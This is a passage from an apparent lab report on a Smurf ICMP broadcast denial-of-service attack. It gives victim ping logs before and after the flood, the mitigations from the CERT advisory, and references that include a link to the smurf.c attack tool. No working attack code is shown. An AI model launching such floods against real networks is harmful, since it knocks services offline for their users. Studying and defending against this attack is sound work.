


The ping results from the victim machine before and after the attack:


```
farhan@ubuOne:~$ ping 192.168.0.5
PING 192.168.0.5 (192.168.0.5) 56(84) bytes of data.
64 bytes from 192.168.0.5: icmp_seq=1 ttl=64 time=3.93 ms
64 bytes from 192.168.0.5: icmp_seq=2 ttl=64 time=1.03 ms
64 bytes from 192.168.0.5: icmp_seq=3 ttl=64 time=0.988 ms
64 bytes from 192.168.0.5: icmp_seq=4 ttl=64 time=8.79 ms
64 bytes from 192.168.0.5: icmp_seq=5 ttl=64 time=1.98 ms
64 bytes from 192.168.0.5: icmp_seq=6 ttl=64 time=0.909 ms
64 bytes from 192.168.0.5: icmp_seq=7 ttl=64 time=1.06 ms
64 bytes from 192.168.0.5: icmp_seq=8 ttl=64 time=0.794 ms
64 bytes from 192.168.0.5: icmp_seq=9 ttl=64 time=1.04 ms
64 bytes from 192.168.0.5: icmp_seq=10 ttl=64 time=1.08 ms
64 bytes from 192.168.0.5: icmp_seq=11 ttl=64 time=1.07 ms
64 bytes from 192.168.0.5: icmp_seq=12 ttl=64 time=1.12 ms
64 bytes from 192.168.0.5: icmp_seq=13 ttl=64 time=1.09 ms
^C
--- 192.168.0.5 ping statistics ---
52 packets transmitted, 13 received, 75% packet loss, time 51285ms
rtt min/avg/max/mdev = 0.794/1.917/8.795/2.139 ms
```

This demonstrates that after the attack was conducted, the network stack of the victim machine became dysfunctional.


The Wireshark screenshot of the victim before the attack showing normal network activity:



The Wireshark screenshot of the victim showing the echo requests not being replied anymore:



The screenshot of the victim machine before and after the attack, showing problem with network connectivity:



```
hpcc07-vm1 [Running] - Sun VirtualBox
Machine Devices Help
Applications Places System Fri 23 Oct, 8:21 PM farhan

*05.txt (project1 on jotilmove /project1) - gedit
File Edit View Search Tools Documents Help
Open Save Undo
*05.txt
ping 192.168.0.1 (192.168.0.1) 56(84) bytes of data:
64 bytes from 192.168.0.1: icmp_seq=1 ttl=255 time=5.49 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=255 time=1.88 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=255 time=1.86 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=255 time=2.13 ms
64 bytes from 192.168.0.1: icmp_seq=5 ttl=255 time=2.00 ms
64 bytes from 192.168.0.1: icmp_seq=6 ttl=255 time=1.94 ms
64 bytes from 192.168.0.1: icmp_seq=7 ttl=255 time=1.84 ms
64 bytes from 192.168.0.1: icmp_seq=8 ttl=255 time=1.89 ms
64 bytes from 192.168.0.1: icmp_seq=9 ttl=255 time=1.84 ms
64 bytes from 192.168.0.1: icmp_seq=10 ttl=255 time=1.92 ms
64 bytes from 192.168.0.1: icmp_seq=11 ttl=255 time=1.90 ms
64 bytes from 192.168.0.1: icmp_seq=12 ttl=255 time=1.88 ms
64 bytes from 192.168.0.1: icmp_seq=13 ttl=255 time=1.82 ms
64 bytes from 192.168.0.1: icmp_seq=14 ttl=255 time=1.88 ms
64 bytes from 192.168.0.1: icmp_seq=15 ttl=255 time=2.15 ms
From 192.168.0.5 icmp_seq=59 Destination Host Unreachable
From 192.168.0.5 icmp_seq=60 Destination Host Unreachable
From 192.168.0.5 icmp_seq=61 Destination Host Unreachable
From 192.168.0.5 icmp_seq=63 Destination Host Unreachable
From 192.168.0.5 icmp_seq=64 Destination Host Unreachable
From 192.168.0.5 icmp_seq=65 Destination Host Unreachable
From 192.168.0.5 icmp_seq=66 Destination Host Unreachable
Plain Text Tab Width: 8 Ln 33, Col 1 INS
[farhan@hpcc07-vm1:... [project1 on jotilmove ... *05.txt (project1 on jot...
```

This screenshot shows the log of the ping requests and replies before and after the attack. The first 15 requests were sent before the attack and they got proper responses. Then were packets lots in between and from the 59th packet, the victim started showing that the destination host was unreachable.

6 – SUMMARY

After the CERT Advisory in 1998 [13], the software and hardware manufacturers disabled the response to broadcasted ICMP Echo requests as the default setting. While almost all the other vendors left the option to enable it, Microsoft went up to the extent to even leave out that option. With this setting disabled on a network, the machines will not respond to broadcasted ICMP Echo requests and will keep the network segment safe from generating an attack from inside the segment. However there are Smurf Amplifiers [14], i.e. network of computers that has this setting enabled, that will listen to such broadcasts and will flood the victim machine with ICMP Echo responses. There are websites that lists such amplifier networks [15] and the network administrators can block inbound ICMP packets from these networks to keep their network safe.

REFERENCES

- [1] Smurf attack, from Wikipedia: http://en.wikipedia.org/wiki/Smurf_attack
- [2] smurf.c, [Online document] Available: <http://personal.telefonica.terra.es/web/alexb/e/smurf.c>
- [3] The Internet Control Message Protocol, from Wikipedia: http://en.wikipedia.org/wiki/Internet_Control_Message_Protocol
- [4] Ping, from Wikipedia: <http://en.wikipedia.org/wiki/Ping>
- [5] The ICMP Header. [Online document] Available: <http://blog.csdn.net/xuhx/archive/2008/04/16/2297266.aspx>
- [6] How a Broadcast Address Works. [Online document] Available: <http://learn-networking.com/network-design/how-a-broadcast-address-works>
- [7] Denial-of-service attack, from Wikipedia: http://en.wikipedia.org/wiki/Denial-of-service_attack
- [8] Nemesis Packet Injection Tool Suite. [Online document] Available: <http://nemesis.sourceforge.net/>
- [9] Manpage of NEMESIS-ICMP. [Online document] Available: <http://nemesis.sourceforge.net/manpages/nemesis-icmp.1.html>

- [10] Wireshark. [Online document] Available: <http://www.wireshark.org/>
- [11] Securing Cisco Routers with No IP Directed-Broadcast. [Online document] Available: <http://learn-networking.com/network-security/securing-cisco-routers-with-no-ip-directed-broadcast>
- [12] Craig A. Hugen, The latest in denial of service attacks: "Smurfing". Description and information to minimize effects. [Online document] Available: <http://www.pentics.net/denial-of-service/white-papers/smurf.cgi>
- [13] CERT® Advisory CA-1998-01 Smurf IP Denial-of-Service Attacks. [Online document] Available: <http://www.cert.org/advisories/CA-1998-01.html>
- [14] Smurf Attack. [Online document] Available: http://www.softpanorama.org/Net/Internet_layer/ICMP/smurf_attack.shtml
- [15] Smurf Amplifier Registry [Online document] Available: <http://www.powertech.no/smurf/>
- [16] Brian Hatch, Firewalling /proc entries [Online document] Available: <http://www.hackinglinuxexposed.com/articles/20021015.html>
- [17] Todd Lammle, CCNA: Cisco Certified Network Associate Study Guide. ISBN: 978-0470110089. Publisher: Sybex; 6 edition (August 29, 2007).